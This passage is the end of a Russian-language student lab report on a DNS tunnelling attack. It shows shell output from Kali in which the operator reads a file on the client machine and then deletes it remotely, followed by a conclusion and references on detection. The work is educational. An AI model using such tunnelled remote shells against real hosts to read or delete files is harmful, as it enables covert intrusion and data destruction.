

Рисунок 13 - Созданные картинка и текстовый файл на стороне клиента

Мы можем зайти в этот текстовый файл и посмотреть его содержимое (рисунок 14).

```
cat text
sh (kali) 3> test txt SafronovAlexey
```

Рисунок 14 - Содержимое текстового файла через Shell

Но данная атака не позволяет нам открывать картинки (Рисунок 15)

```
xdg-open index.jpeg
sh (kali) 3>
```

Рисунок 15 - Не можем открыть картинку

Далее попробуем удалить файл text (рисунок 16)

```
rm text
sh (kali) 3>
```

Рисунок 16 - удаляем файл

И действительно, проверив в Client’е мы можем убедиться, что данный файл удален.



Рисунок 17 - Текст удалился на стороне клиента

Заключение

Я изучил теоретические аспеты и провел практическую реализацию атаки DNS туннелирования. Из данной работы можно сделать выводы, что к протокол DNS большое доверие и данная атака тяжело обнаружима. Данная атака может нанести достаточно большой вред и скомпрометировать атакуемого.

Было проделана практическая часть, которая наглядно показывает данную атаку и все ее аспекты.

Список литературы и материалы

1. DNS tunneling [Электронный ресурс]. URL: https://www.daemon.be/maarten/dnstunnel.html (дата обращения: 02.04.2018)
2. SANS Institute InfoSec Reading Room. Detecting DNS Tunneling [Электронный ресурс]. URL: https://www.sans.org/reading-room/whitepapers/dns/detecting-dns-tunneling-34152 (дата обращения: 15.03.2018).
3. Лукаций А. Как выявить скрытую передачу данных в сети [Электронный ресурс]. URL: http://www.itsec.ru/articles2/in-ch-sec/kak-vyyavit-skrytuyu-peredachu-dannyh-v-seti (дата обращения: 06.04.2018).
4. https://habr.com/ru/company/varonis/blog/513160/
5. https://www.infoblox.com/glossary/dns-tunneling/#:~:text=DNS%20Tunneling%20is%20a%20method,a%20remote%20server%20and%20applications.
6. http://xgu.ru/wiki/DNS-tunneling